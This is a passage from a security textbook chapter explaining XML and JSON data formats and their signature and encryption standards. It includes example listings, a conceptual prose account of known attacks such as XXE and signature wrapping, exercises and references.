83. Zalewski, M.: Browser security handbook. <https://code.google.com/p/browsersec/wiki/Main> (2010)
84. Zeller, W., Felten, E.W.: Cross-site request forgeries: Exploitation and prevention. <https://www.eecs.berkeley.edu/~daw/teaching/cs261-f11/reading/csrf.pdf> (2008)
85. Zuo, C., Zhao, Q., Lin, Z.: AUTHSCOPE: Towards automatic discovery of vulnerable authorizations in online services. In: B.M. Thuraisingham, D. Evans, T. Malkin, D. Xu (eds.) ACM CCS 2017: 24th Conference on Computer and Communications Security, pp. 799–813. ACM Press, Dallas, TX, USA (2017). DOI 10.1145/3133956.3134089



Chapter 21

Cryptographic Data Formats

Abstract Two universal cryptographic data formats have been described so far: OpenPGP in chapter 16 and PKCS#7/CMS in chapter 17. This chapter deals with two more recent formats, which are gaining importance: XML and JSON, with their respective cryptographic constructs.

21.1 TLV Encoding and Character-Based Encoding

OpenPGP and PKCS#7/CMS use TLV encoding and produce binary files, whereas XML and JSON use character-based encoding, resulting in text files. There are pros and cons for both types of encoding.

In Tag-Length-Value (TLV) encoding, the *tag* specifies the type and structure of the content, and a *length* value gives its length. To edit or analyze TLV-encoded data, a special editor is needed where knowledge about the different tags is hardcoded. Binary data, including cryptographic values like ciphertexts and digital signatures, can be inserted directly into the *value* field without the need for encoding. The data in the value field starts directly after the length field, and the length value determines its end.

In character-based encoding, special characters are reserved, which are used to structure the file. For XML, these are the angle brackets < and >, and for JSON, the curly brackets { and } and the colon :. Additionally, both data formats use double and single quotation marks to delimit string values. Both data formats were designed for easy adaption by web programmers: XML looks strikingly similar to HTML, although there are significant differences, and JSON uses the syntax for specifying complex data structures in JavaScript. XML and JSON files can be edited with simple text editors, even if this may be cumbersome for large files: The structure is given by the special characters, and programmers may assign meaningful names to the different data types. Since binary data may contain each unique character with probability $\frac{1}{256}$ for each byte, occurrences of such byte values must be encoded. Typically, this is done using Base64 encoding for binary data, resulting in a significant

data expansion. For large amounts of binary data, special encodings have been defined.

21.2 eXtensible Markup Language (XML)

XML [25] is a platform-independent language standardized by the *World Wide Web Consortium* (W3C, <https://www.w3.org>). XML is a text-based language – any XML file can be opened and edited with a text editor. The character set is not limited to ASCII but uses UTF-8 and UTF-16 as the standard character sets. The syntax of XML is similar to HTML but more strict.

XML Signature and XML Encryption are two standards that define how XML data should be signed or encrypted. Both standards are very complex, and many implementations expose cryptographic vulnerabilities. From the vast ecosystem of XML-based standards, we must briefly introduce XML namespaces, DTDs, XML Schema, XPath, and XSLT, because all of these standards were used to define XML signatures.

Example Listing 21.1 gives a simple example of an XML file that models a conversation. The element `<conversation>` encloses the elements `<greeting>` and `<response>`. The two latter elements contain text content.

Listing 21.1 Simple XML document.

```

1 <?xml version="1.0" standalone="yes"?>
2 <conversation>
3   <greeting>Hello, world!</greeting>
4   <response>
5     Stop the planet, I want to get off!
6   </response>
7 </conversation>

```

Due to the strict syntax of XML, XML documents can be displayed as trees of elements (Figure 21.1). This is possible since XML documents must be *well-formed*: Opening tags must be closed in the correct order, and attribute values must be enclosed in quotation marks.

In Listing 21.1 there are only elements (e.g. `<greeting>`) and text nodes (e.g. `Hello, world!`). There are other types of *nodes*, such as attribute nodes, comments, and XML entities, all of which can be displayed as nodes in the document tree.

Importance XML is now firmly established in several fields of applications. Configuration files are often written in XML, and the same holds for interfaces between different IT systems. Most visibly, office documents for the open source and Microsoft variants are now stored as XML files. XML signatures are used in SAML-based SSO systems and many government projects.




Fig. 21.1 Tree structure of the XML document from Listing 21.1.

21.2.1 XML Namespaces

XML documents may contain references to external documents that use the same element or attribute names. For example, the element `<title>` may appear in many different contexts: In XHTML to define the `<title>` element in the header, or in an office document to define the title of this document. To avoid naming conflicts, the nodes in these documents must be uniquely identifiable.

XML solves this problem by prefixing element names with unique prefixes in the form of Unique Resource Identifiers (URIs) [15]. These unique prefixes are called *namespaces*. URLs, as a subset of URIs, are often used because domain registration in the Domain Name System provides an easy way to get a globally unique prefix.

Since URIs can be long, abbreviations are used to preserve the readability of documents. For example, in `<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema">` from Listing 21.3, the string `xsd` is defined as abbreviation for the namespace `http://www.w3.org/2001/XMLSchema`.

21.2.2 DTD and XML Schema

In contrast to HTML, the syntax of the individual XML tags is no longer predefined. Therefore languages are needed to define this syntax. To illustrate this requirement, let's look at the example from Listing 21.2. For a human reader, the meaning of the individual elements can be deduced from the context. `<book>` contains information about a book, and here the reader will expect the title, the names of the authors, and the year of publication (and maybe the publisher, which is Springer in both cases). In `<title>` a string of letters and numbers is expected, in `<author>` a list of names, and in `<year>` a four-digit number between 1500 and 2014. However, an

XML parser would accept all possible contents without additional information, e.g., an e-mail address in <year>.

Listing 21.2 XML list of books by Jörg Schwenk.

```

1  <?xml version="1.0"?>
2  <book_list>
3  <book Id="mvdk">
4      <title> Modern methods of cryptography , 8th ed. </title>
5      <author> A. Beutelspacher , J. Schwenk , K.-D. Wolfenstetter
6      </author>
7      <year> 2015 </year>
8  </book>
9  <book Id="skii">
10     <title> Security and Cryptography on the Internet , 4th ed.
11     </title>
12     <author> J. Schwenk </author>
13     <year> 2014 </year>
14 </book>
15 </book_list>
```

One way to specify the syntax of individual XML elements is to create a *Document Type Definition* (DTD [25, section 2.8]). DTDs are known from HTML – there are standardized DTD for all HTML versions – and were adapted in XML version 1.0. A DTD can be a stand-alone document or be included in the XML document. DTDs have a syntax that is very different from the XML syntax and does not support XML namespaces.

The method favored today is called *XML Schema* [1, 26]. An XML schema is itself an XML document. The standard for XML schemas is very complex and shall only be explained using a simple example.

Listing 21.3 XML schema for the book list from Listing 21.2.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema">
3
4  <xsd:element name="book_list" type="bl"/>
5
6  <xsd:complexType name="bl">
7      <xsd:sequence>
8          <xsd:element name="book" type="b"
9              minOccurs="1" maxOccurs="unbounded"/>
10         </xsd:sequence>
11     </xsd:complexType>
12
13 <xsd:complexType name="b">
14     <xsd:sequence>
15         <xsd:element name="title" type="xsd:string"
16             minOccurs="1" maxOccurs="1"/>
17         <xsd:element name="author" type="xsd:string"
18             minOccurs="1" maxOccurs="1"/>
19         <xsd:element name="year" type="xsd:positiveInteger"
20             minOccurs="1" maxOccurs="1"/>
21     </xsd:sequence>
```

```
22 | </xsd:complexType>
23 | </xsd:schema>
```

Let us look at the XML schema from Listing 21.3. In line 4 a new element `<book_list>` is defined, which is of type `b1`. This type is defined in lines 6 to 11 – a book list is simply an (ordered) list of books (keyword `sequence`). It must contain at least one `<book>` entry (`minOccurs="1"`), but the number of entries is not limited (`maxOccurs="unbounded"`).

Line 8 introduces the element `<book>` and specifies that it is of type `b`. This type `b` is defined in lines 13 to 22 – it is an (ordered) sequence of exactly three elements: `<title>`, `<author>` and `<year>`. Each of these elements must occur exactly once.

Finally, lines 15, 17, and 19 define the type of these new elements. Two are of the basic type `string`, and `<year>` is of basic type `positiveInteger`. This could be further restricted – by restricting the length of the strings, specifying the character set, or selecting an interval from `positiveInteger`.

21.2.3 XPath

XPath [32] is a non-XML language that allows one to navigate in an XML tree and select specific elements. The name “XPath” was chosen because, in its abbreviated form, XPath expressions are similar to paths in file systems. However, while in a file system, the names of all objects in a folder must be different, an XML element may contain several subelements with the same name (e.g., `<book>` in Listing 21.2). XPath can be used to select *node sets*, so it will return an (unordered) set of *nodes*.

Again, XPath will only be explained by example. We restrict ourselves to absolute paths, which always start at the document root.

Listing 21.4 XPath-Expressions.

```
1 //book
2 /book_list/book
3 /descendant-or-self::node()/child::book
```

The XPath expressions from lines 1, 2, and 3 of Listing 21.4 all return the result shown in Listing 21.5. This result is no longer a well-formed XML document but consists of two *element nodes*.

Listing 21.5 XPath results for the XPath expressions from Listing 21.4, applied to the book list from Listing 21.2.

```
1 <book Id="mvdk">
2   <title> Modern methods of cryptography , 8th ed. </title>
3   <author> A. Beutelspacher , J. Schwenk , K.-D. Wolfenstetter
4   </author>
5   <year> 2015 </year>
6 </book>
7
```

```

8 | <book Id="sukii">
9 |   <title> Security and Cryptography on the Internet , 4th ed.
10|   </title>
11|   <author> J. Schwenk </author>
12|   <year> 2014 </year>
13| </book>

```

All XPath expressions in Listing 21.4 start with a slash /; this means that navigation through the XML tree begins at its root. The expression in line 2 first selects the element `<book_list>` and then all `<book>` sub-elements. The double slash // in line 1 means that all `<book>` elements are selected, no matter where they are in the document tree. Finally, the expression in line 3 first selects all objects in the XML tree that are themselves a *node* or whose successor is a *node*, and then their child elements `<book>` (if present).

21.2.4 XSLT

XML is a data description language. The individual elements (e.g., `<title>`) do not specify how the enclosed text should be displayed or processed. This gap is closed by the Extensible Stylesheet Language Transformations (XSLT, [22]). XSLT is a Turing-complete [23] programming language that was designed to transform XML documents into displayable forms like HTML or PDF. As an example, let's have a look at how the XSLT file from Listing 21.6 generates an HTML table from the XML file in Listing 21.2.

Listing 21.6 XSL-Transformation for the generation of a HTML table.


```

1 <?xml version="1.0"?>
2 <xsl:stylesheet>
3 <xsl:template match="/">
4 <html>
5 <body>
6 <table border="2">
7   <tr>
8     <th> title</th>
9     <th> author</th>
10    <th> year </th>
11  </tr>
12  <xsl:for-each select="book_list/book">
13    <tr>
14      <td> <xsl:value-of select="title"/> </td>
15      <td> <xsl:value-of select="author"/> </td>
16      <td> <xsl:value-of select="year"/> </td>
17    </tr>
18  </xsl:for-each>
19 </table>
20 </body>
21 </html>
22 </xsl:template>

```

23 </xsl:stylesheet>

The transformation is performed in the following steps: In line 3, the value of the attribute `match` selects the entire XML document from Listing 21.2. In lines 4 to 11, the beginning of the HTML file to be generated is written. Lines 12 to 18 represent a loop construct executed as often as new elements are found in the path `book_list/book` (in this example, exactly twice). Each time the loop is executed, a new row is created in the HTML table, and the three columns of this row are filled with the title, the author name, and the year of publication. The result of the transformation in the Firefox browser is shown in Figure 21.2.



A screenshot of a Firefox browser window. The address bar shows "xml-demos.com:5500/xslt/xs1.x". The page content displays an HTML table with three columns: "title", "author", and "year". The data rows are:

title	author	year
Modern methods of cryptography, 8th ed.	A. Beutelspacher, J. Schwenk, K.-D. Wolfenstetter	2015
Security and Cryptography on the Internet, 4th ed.	J. Schwenk	2014

Fig. 21.2 HTML representation of the XML book list in Firefox.

21.2.5 XML Signature

The standard for digitally signing (parts of) XML documents was jointly developed by W3C and IETF [33, 10, 14]. The document (*Extensible Markup Language*) *XML-Signature Syntax and Processing* [10] describes the structure and processing of a digital signatures in XML. XML Signature requires support for XPath and XSLT.

There are three types of signatures (Figure 21.3):

- **Enveloping Signature:** The `<Signature>` element encloses the signed data, which is a descendant node.
- **Envolved Signature:** The `<Signature>` element contains the digital signature of an ancestor node.
- **Detached Signature:** The `<Signature>` element contains one or more references with Unique Resource Identifier (URI) to the signed data but is neither an ancestor nor a descendant element. The URIs may point to non-XML data.

Listing 21.7 XML Detached Signature.

```

1 <Signature Id="MyFirstSignature"
2   xmlns="http://www.w3.org/2000/09/xmldsig#">
3
4   <SignedInfo>
5     <CanonicalizationMethod
6       Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
7     <SignatureMethod

```




Fig. 21.3 The three types of XML signatures. (a) Enveloping Signature, (b) Enveloped Signature, (c) Detached Signature (in the same XML document), (d) Detached Signature with external references.

```

8   Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
9   <Reference URI="http://joergschwenk.org/taxdeclaration.xml">
10  <Transforms>
11    <Transform
12      Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
13    </Transforms>
14    <DigestMethod
15      Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
16    <DigestValue>
17      j6lw3rvEP00vKtMup4NbeVu8nk=
18    </DigestValue>
19  </Reference>
20 </SignedInfo>
21
22 <SignatureValue>MC0CFFrVLtRlk=...</SignatureValue>
23
24 <KeyInfo>
25   <KeyValue>
26     <DSAKeyValue>
27       <P>...</P><Q>...</Q><G>...</G><Y>...</Y>
28     </DSAKeyValue>
29   </KeyValue>
30 </KeyInfo>
31
32 </Signature>
```

The `<Signature>` element from Listing 21.7 contains three large blocks: the `<SignedInfo>` block (lines 4 through 20) with information about which document

was signed and how, the actual signature in the `<SignatureValue>` element (line 22), and information about the public key that must be used to verify the signature (`<KeyInfo>`, lines 24 through 30).

- `<SignedInfo>`: The most complex subelement is the `<Reference>` element (lines 9 to 19), which may be resent more than once. It contains information about the data that is authenticated by this signature. This includes the URI where the document can be found (line 9), the algorithms used to transform this document into its final form (`<Transforms>`), and the hash algorithm (`<DigestMethod>`) used to calculate the `<DigestValue>` from this byte sequence. With the algorithm specified in `<CanonicalizationMethod>`, the whole `<SignedInfo>` element is transformed into a canonical form before the actual signature is computed with the combination of hash and signature function described in `<SignatureMethod>`.
- `<SignatureValue>`: The Base64 encoded value of the signature is stored here.
- `<KeyInfo>`: To verify the digital signature, a public key is required, which may be included in this optional element. If it is present, the signature verification process must ensure that the given key is known and trusted.

To ensure that semantically equivalent XML documents always deliver the same hash value, they are transformed into a canonical form before hashing. This procedure is described in [5, 31]. This avoids difficulties in verifying the signature.

As you can see from this example, XML signatures are very powerful: A single `<Signature>` element can be used to sign multiple XML (sub-)documents or non-XML files by inserting multiple `<Reference>` elements into the `<SignedInfo>` field. Each of these `<Reference>` elements may modify the data to be signed before the hash value in `<DigestValue>` is computed – XSLT transforms are allowed here, and XSLT must be supported. To give one strange example: It is allowed to use an XSLT transform to map the document to which the URI points to an empty string. The result would be an XML signature that remains valid even if the content of this document is changed arbitrarily. This shows that performing cryptographic operations alone is insufficient to validate XML signatures – additional checks are needed.

21.2.6 XML Encryption

XML Encryption [13] allows for encryption of arbitrary elements or contents of elements. Similar to S/MIME, the structure of the XML document is preserved by encryption/decryption.

Listing 21.8 The XML element `<PaymentInfo>` contains credit card information [13].

```
1 <?xml version="1.0"?>
2 <PaymentInfo xmlns="http://example.org/paymentv2">
3   <Name>John Smith</Name>
4   <CreditCard Limit="5,000" Currency="USD">
5     <Number>4019 2445 0277 5567</Number>
```

```

6   <Issuer>Example Bank</Issuer>
7   <expiration>04/02</expiration>
8   </CreditCard>
9 </PaymentInfo>
```

We want to explain the possibilities of this standard with an example: the transmission of credit card information. With XML encryption, individual parts of the data contained in Listing 21.8 can be encrypted selectively. The idea behind this example is that a merchant does not need to see all the information on a credit card.

Listing 21.9 Encryption of the element <CreditCard>.

```

1 <?xml version="1.0"?>
2 <PaymentInfo xmlns="http://example.org/paymentv2">
3   <Name>John Smith</Name>
4   <EncryptedData
5     Type="http://www.w3.org/2001/04/xmlenc#Element"
6     xmlns="http://www.w3.org/2001/04/xmlenc#">
7     <CipherData>
8       <CipherValue>A23B45C56...</CipherValue>
9     </CipherData>
10    </EncryptedData>
11 </PaymentInfo>
```

From Listing 21.9, the merchant can only conclude that a certain John Smith claims to own a credit card. Note that an entire XML element, namely <CreditCard>, has been encrypted with all its subnodes.

Listing 21.10 Encryption of the content of the <CreditCard> element.

```

1 <?xml version="1.0"?>
2 <PaymentInfo xmlns="http://example.org/paymentv2">
3   <Name>John Smith</Name>
4   <CreditCard Limit="5,000" Currency="USD">
5     <EncryptedData
6       xmlns="http://www.w3.org/2001/04/xmlenc#"
7       Type="http://www.w3.org/2001/04/xmlenc#Content">
8       <CipherData>
9         <CipherValue>f5gFt45C57...</CipherValue>
10        </CipherData>
11      </EncryptedData>
12    </CreditCard>
13 </PaymentInfo>
```

If only the content of an element is encrypted (Listing 21.10), attributes remain readable. In our example, the merchant knows the credit card limit of John Smith.

This small example should suffice to demonstrate the possibilities of XML encryption. In particular, the option to encrypt only parts of an XML document (element or content of an element) offers numerous interesting application possibilities that are difficult to realize with other data formats, such as PKCS#7 or OpenPGP.

21.2.7 XML Security

XML Parsers XML is a complex data format; therefore, powerful parsers are needed to process XML. Especially problematic is the processing of *XML Entities* from the *Document Type Definition* (DTD) standard [4]. A simple example of an XML entity is the string <, which is used in XHTML to encode the character <. Besides these simple entities, there are so-called *External Entities*, which can be used to reference Internet resources or the contents of local files. Access to such resources via external entities enables *Server-Side Request Forgery* (SSRF) attacks on Internet resources or *XML eXternal Entity* (XXE) attacks on local resources. The processing of external entities should therefore be disabled by default, but this is often not the case [37].

XML Signature Michael McIntosh and Paula Austel [27] were the first to point out security problems that result from the complexity of the XML Signature syntax. They described so-called *XML signature wrapping* attacks, in which the signed part of the XML file is moved to a different location in the document tree under a *wrapper* element.




Fig. 21.4 Signature wrapping attack. The signed subtree is grayed out.

In Figure 21.4 (a), the subtree starting at `<soap:body>` is protected by the digital signature in `<ds:signature>`. The called web service should first check the signature and, if successful, process the data in `<soap:body>`. In the XML signature, the signed subtree is referenced by an ID attribute `wsu:ID="theBody"`. McIntosh and Austel pointed out that the signature remains valid in Figure 21.4 (b) since referencing via the ID attribute also works there. However, the web service will probably process the data in the path `/soap:envelope/soap:body` because it is where he expects the data. An attacker can thus replace the processed data without invalidating the XML signature.

Countermeasures against this attack were analyzed in [11]. In [19] the attack was extended to namespaces. In [35], it was shown that the Amazon Cloud is vulnerable to XML signature wrapping attacks. In [36], it was shown that signature wrapping attacks constitute a significant threat to SAML.

XML Encryption XML encryption uses CBC mode encryption by default. Tibor Jager and Juraj Somorovsky [18] showed an efficient attack: If, after decryption, the plaintext contains an invalid character according to the XML standard, the XML parser returns an error message. Using this *Plaintext Checking Oracle*, the plaintext can be decrypted (independent of key length) about 16 times faster than with a padding Oracle. As a reaction to this attack, authenticated encryption was recommended.

21.3 JavaScript Object Notation (JSON)

JavaScript Object Notation (JSON) is a UTF-8-based text format in which complex data formats can be represented. The name stems from the fact that every JSON file has a valid JavaScript syntax, i.e., it is accepted by a JavaScript parser. JSON is specified in RFC 8259 [6] and in ECMA-404 [16].

21.3.1 Syntax

The basic construct of JSON is arrays, especially *associative arrays*. In a “standard” array, the entries can be retrieved via numerical indices. In associative arrays, *(key, value)* pairs are stored, and entries can be retrieved via the key value. In JSON, *(key, value)* pairs are stored in the form "key string" : value. The key is always a string; therefore, it is placed in double quotes. The value *Value* can have a standard data format such as number, string, or Boolean (true, false), but (associative) arrays are also possible as values, allowing arbitrary nesting.

Listing 21.11 JSON list of books by Jörg Schwenk. This file contains the same content as the XML file in Listing 21.2.

```

43 {
44   "book1" :
45   {
46     "Id" : "mvdk",
47     "title" : "Modern methods of cryptography , 8th edition",
48     "author" : "A. Beutelspacher , J. Schwenk , K.-D. Wolfenstetter",
49     "year" : "2015"
50   },
51   "book2" :
52   {
53     "Id" : "skii",
54     "title" : "Security and Cryptography on the Internet , 4th ed",
55     "author" : "J. Schwenk",
56     "year" : "2014"
57   }
58 }
```

Listing 21.11 is the JSON equivalent of the XML file from Listing 21.2. In contrast to XML, the data structure does not get a name: `book_list` does not appear here. The difference between text elements and attribute values is eliminated. According to RFC 8259, keys with the same name must not appear in a JSON document, hence the renaming to `book1` and `book2`.

21.3.2 JSON Web Signature




Fig. 21.5 JSON Web Signature.

The *JSON Web Signature* standard (RFC 7515 [20]) describes an algorithm for computing signatures using JSON objects and two data formats to store these signatures. As in the XML signature standard, the term “Signature” here refers to both message authentication codes and digital signatures. The algorithms HMAC, RSA-PKCS#1 v1.5, or ECDSA can be used with SHA-256, SHA-384, or SHA-512.

Figure 21.5 describes how to create an HMAC signature in the *JWS Compact Serialization* representation; the result is a particular Base64-encoded string that may also be inserted in URLs. In this form, each JSON Web signature consists of three parts: the JWS header, the JWS payload, and the JWS signature. The JWS header contains information about the signature algorithm (here HMAC-SHA256) as a JSON object, and the JWS payload contains the JSON object to be signed. Both objects are Base64url encoded and concatenated, separated by a dot. This string is

the input for the signature algorithm. The result of the HMAC computation is also Base64url encoded and appended to the string separated by a dot.

In addition to this compact representation, which is optimized for HTTP communication, there is also a JWS JSON Serialization, which may contain multiple signatures for the same JSON object.

21.3.3 JSON Web Encryption




Fig. 21.6 JSON Web Encryption.

JSON Web Encryption uses Authenticated Encryption to ensure confidentiality and integrity of any sequence of bytes using JSON-based data structures [21]. The available algorithms are AES-GCM, AES-KW, or AES-CBC with HMAC (with different key sizes). The specification defines two types of serialization closely related to serializations for JSON Web Signatures: a compact variant optimized for HTTP transmission and a JSON serialization.

There are two mandatory parameters, `alg` (key management algorithm) and `enc` (encryption algorithm). The `alg` parameter identifies the cryptographic algorithm or method used to transmit the value of the *Content Encryption Key*, while the `enc` parameter contains the name of the authenticated encryption algorithm.

Figure 21.6 shows an example of compact serialization. Here PKCS#1 v1.5 is used as the key management algorithm and AES-128 CBC/HMAC SHA256 as the authenticated encryption algorithm.

The process of JSON encryption depends heavily on the algorithms used and involves up to 19 steps, which are described in detail in [21, Section 5.1]. In our example from Figure 21.6 the following steps are performed:

1. Creating a JSON object with the parameters `enc` and `alg` and Base64url encoding of this object (JOSE header). This is the first part of the string.
2. Generating key material k for AES-128 CBC and HMAC SHA256 and generating an initialization vector IV.
3. The key material k is encrypted with the recipient's public RSA key and RSA-PKCS#1.5, and the resulting ciphertext is Base64url encoded (JWE Encrypted Key). This is the second part of the string.
4. The initialization vector is Base64url encoded (JWE IV). This is the third part of the string.
5. The plaintext (here, an ASCII string) is encrypted with AES-128-CBC and Base64url encoded. This is the fourth part of the string.
6. An HMAC-SHA256 is computed over the binary ciphertext, then encoded and added to the string as the fifth and last part.
7. All parts of the resulting string are separated by periods.

21.3.4 Security of JSON Signing and Encryption

The security of the two building blocks JSON Web Signature and JSON Web Encryption, was examined in [8].

Related Work

Alternative approaches to authenticating and broadcasting XML documents were presented in [9, 2, 24].

XML can also be used to define access rights, for example, using the XACML language. This approach has e.g. been investigated in [12, 7]. XML as the subject for access control was e.g. researched in [3, 29, 30].

A comprehensive overview of XML security standards and issues can be found in [34]. XPath and other XML query concepts were investigated in [28]. Attacks on XML security are described in [18, 17] (XML Encryption), [37] (XML parsers), [27, 19] (XML Signatures).

Problems

21.1 Data formats

You have the task of specifying a data format for the given purpose. Would you

choose TLV encoding or character-based encoding?

(a) For a new IoT protocol, your task is to specify headers that are used to switch IoT packets.

(b) For a cloud interface, your task is to specify a query language to ask for certain datasets.

21.2 XML

(a) Why is the order of opening and closing tags important? Is the same strict syntax required for HTML?

(b) Can you sketch an XML document that contains the same information as Listing 21.1 but does not contain any text nodes?

21.3 XPath

Can you specify at least 3 different XPath expressions which select all `<title>` nodes from Listing 21.2?

21.4 XSLT

Which line in Listing 21.6 indicates that XSLT may be Turing-complete?

21.5 XML Signature

(a) In an enveloped XML signature, the signature value is part of the signed XML tree. Now, if a signature is computed and inserted into the `<SignatureValue>` element, the hash value of the signed XML tree changes, and the signature becomes invalid. How can you solve this hen-and-egg problem?

(b) In Listing 21.7, please check if the length of the hash value in `<DigestValue>` matches the selected hash function.

(c) In the XML file from Listing 21.2, only the `<author>` elements shall be signed, but not the whole `<book_list>` element. Can you think of a transform that can achieve this?

21.6 XML Encryption

Please sketch the resulting XML file if the credit card number in Listing 21.8 is encrypted.

21.7 JSON

(a) Please have a look at Listing 21.11. Why must the book entries have different names, while there are each two entries for the identical names `Id`, `title`, `author` and `year`?

(b) Please sketch how you would verify the JSON web signature from Figure 21.5. In which order would you evaluate the different, dot-separated parts?

(c) Please sketch how you would decrypt the plaintext from the JSON web encryption token given in Figure 21.6.

References

1. Beech, D., Mendelsohn, N., Sperberg-McQueen, M., Gao, S., Maloney, M., Thompson, H.: W3C XML Schema Definition Language (XSD) 1.1 Part 1: Structures. W3C recommendation, W3C (2012). [Http://www.w3.org/TR/2012/REC-xmlschema11-1-20120405/](http://www.w3.org/TR/2012/REC-xmlschema11-1-20120405/)
2. Bertino, E., Carminati, B., Ferrari, E.: A temporal key management scheme for secure broadcasting of XML documents. In: V. Atluri (ed.) ACM CCS 2002: 9th Conference on Computer and Communications Security, pp. 31–40. ACM Press, Washington, DC, USA (2002). DOI 10.1145/586110.586116
3. Bertino, E., Ferrari, E., Provenza, L.P.: Signature and access control policies for XML documents. In: E. Snekkenes, D. Gollmann (eds.) ESORICS 2003: 8th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 2808, pp. 1–22. Springer, Heidelberg, Germany, Gjøvik, Norway (2003). DOI 10.1007/978-3-540-39650-5_1
4. Bex, G.J., Neven, F., Van den Bussche, J.: Dtds versus xml schema: a practical study. In: Proceedings of the 7th international workshop on the web and databases: colocated with ACM SIGMOD/PODS 2004, pp. 79–84. ACM (2004)
5. Boyer, J., Marcy, G.: Canonical XML version 1.1. W3C recommendation, W3C (2008). [Http://www.w3.org/TR/2008/REC-xml-c14n11-20080502/](http://www.w3.org/TR/2008/REC-xml-c14n11-20080502/)
